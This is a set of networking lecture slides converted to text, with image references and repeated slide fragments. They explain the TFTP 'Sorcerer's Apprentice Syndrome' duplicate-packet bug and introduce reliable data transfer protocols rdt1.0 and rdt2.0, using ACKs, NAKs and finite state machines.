
└ Packet arrives a little later

- TFTP required the generation of a reply packet to any packet
- Consequence was delayed packet triggered two ack's
- Receipt of those ACK's triggered two more packets
  - ⇒ Every packet following was duplicated


1. <https://www.freesoft.org/CIE/RFC/1123/77.htm>
2. Fairly elementary bug in protocol - but easy to make.



# Sorcerer's Apprentice Syndrome



2021-09-09



## Next Lecture:

- Flow Control
- TCP Network Congestion Control

Computer Networks T-409-TSAM TCP/IP  
└ TFTP: "Sorcerer's Apprentice Syndrome"


└ Next Lecture:

2021-09-09

■ Flow Control  
■ TCP Network Congestion Control

# Principles of reliable data transfer

- ❖ important in application, transport, link layers
  - top-10 list of important networking topics!




(a) provided service

- ❖ characteristics of unreliable channel will determine complexity of reliable data transfer protocol (rdt)

# Principles of reliable data transfer


- ❖ important in application, transport, link layers
  - top-10 list of important networking topics!



- ❖ characteristics of unreliable channel will determine complexity of reliable data transfer protocol (rdt)

# Principles of reliable data transfer


- ❖ important in application, transport, link layers
  - top-10 list of important networking topics!




- ❖ characteristics of unreliable channel will determine complexity of reliable data transfer protocol (rdt)

# Reliable data transfer: getting started

**`rdt_send()`**: called from above,  
(e.g., by app.). Passed data to  
deliver to receiver upper layer



**`deliver_data()`**: called by  
**rdt** to deliver data to upper



**`udt_send()`**: called by rdt,  
to transfer packet over  
unreliable channel to receiver


**`rdt_rcv()`**: called when packet  
arrives on rcv-side of channel

# Reliable data transfer: getting started

we'll:


- ❖ incrementally develop sender, receiver sides of reliable data transfer protocol (rdt)
- ❖ consider only unidirectional data transfer
  - but control info will flow on both directions!
- ❖ use finite state machines (FSM) to specify sender, receiver

**state:** when in this “state” next state uniquely determined by next event



# rdt1.0: reliable transfer over a reliable channel

- ❖ underlying channel perfectly reliable
  - no bit errors
  - no loss of packets
- ❖ separate FSMs for sender, receiver:
  - sender sends data into underlying channel
  - receiver reads data from underlying channel



# rdt2.0: channel with bit errors


- ❖ underlying channel may flip bits in packet
  - checksum to detect bit errors
- ❖ the question: how to recover from errors:

*How do humans recover from “errors”  
during conversation?*


# rdt2.0: channel with bit errors

- ❖ underlying channel may flip bits in packet
  - checksum to detect bit errors
- ❖ the question: how to recover from errors:
  - **acknowledgements (ACKs)**: receiver explicitly tells sender that pkt received OK
  - **negative acknowledgements (NAKs)**: receiver explicitly tells sender that pkt had errors
  - sender retransmits pkt on receipt of NAK
- ❖ new mechanisms in rdt2.0 (beyond rdt1.0):
  - error detection
  - feedback: control msgs (ACK,NAK) from receiver to sender

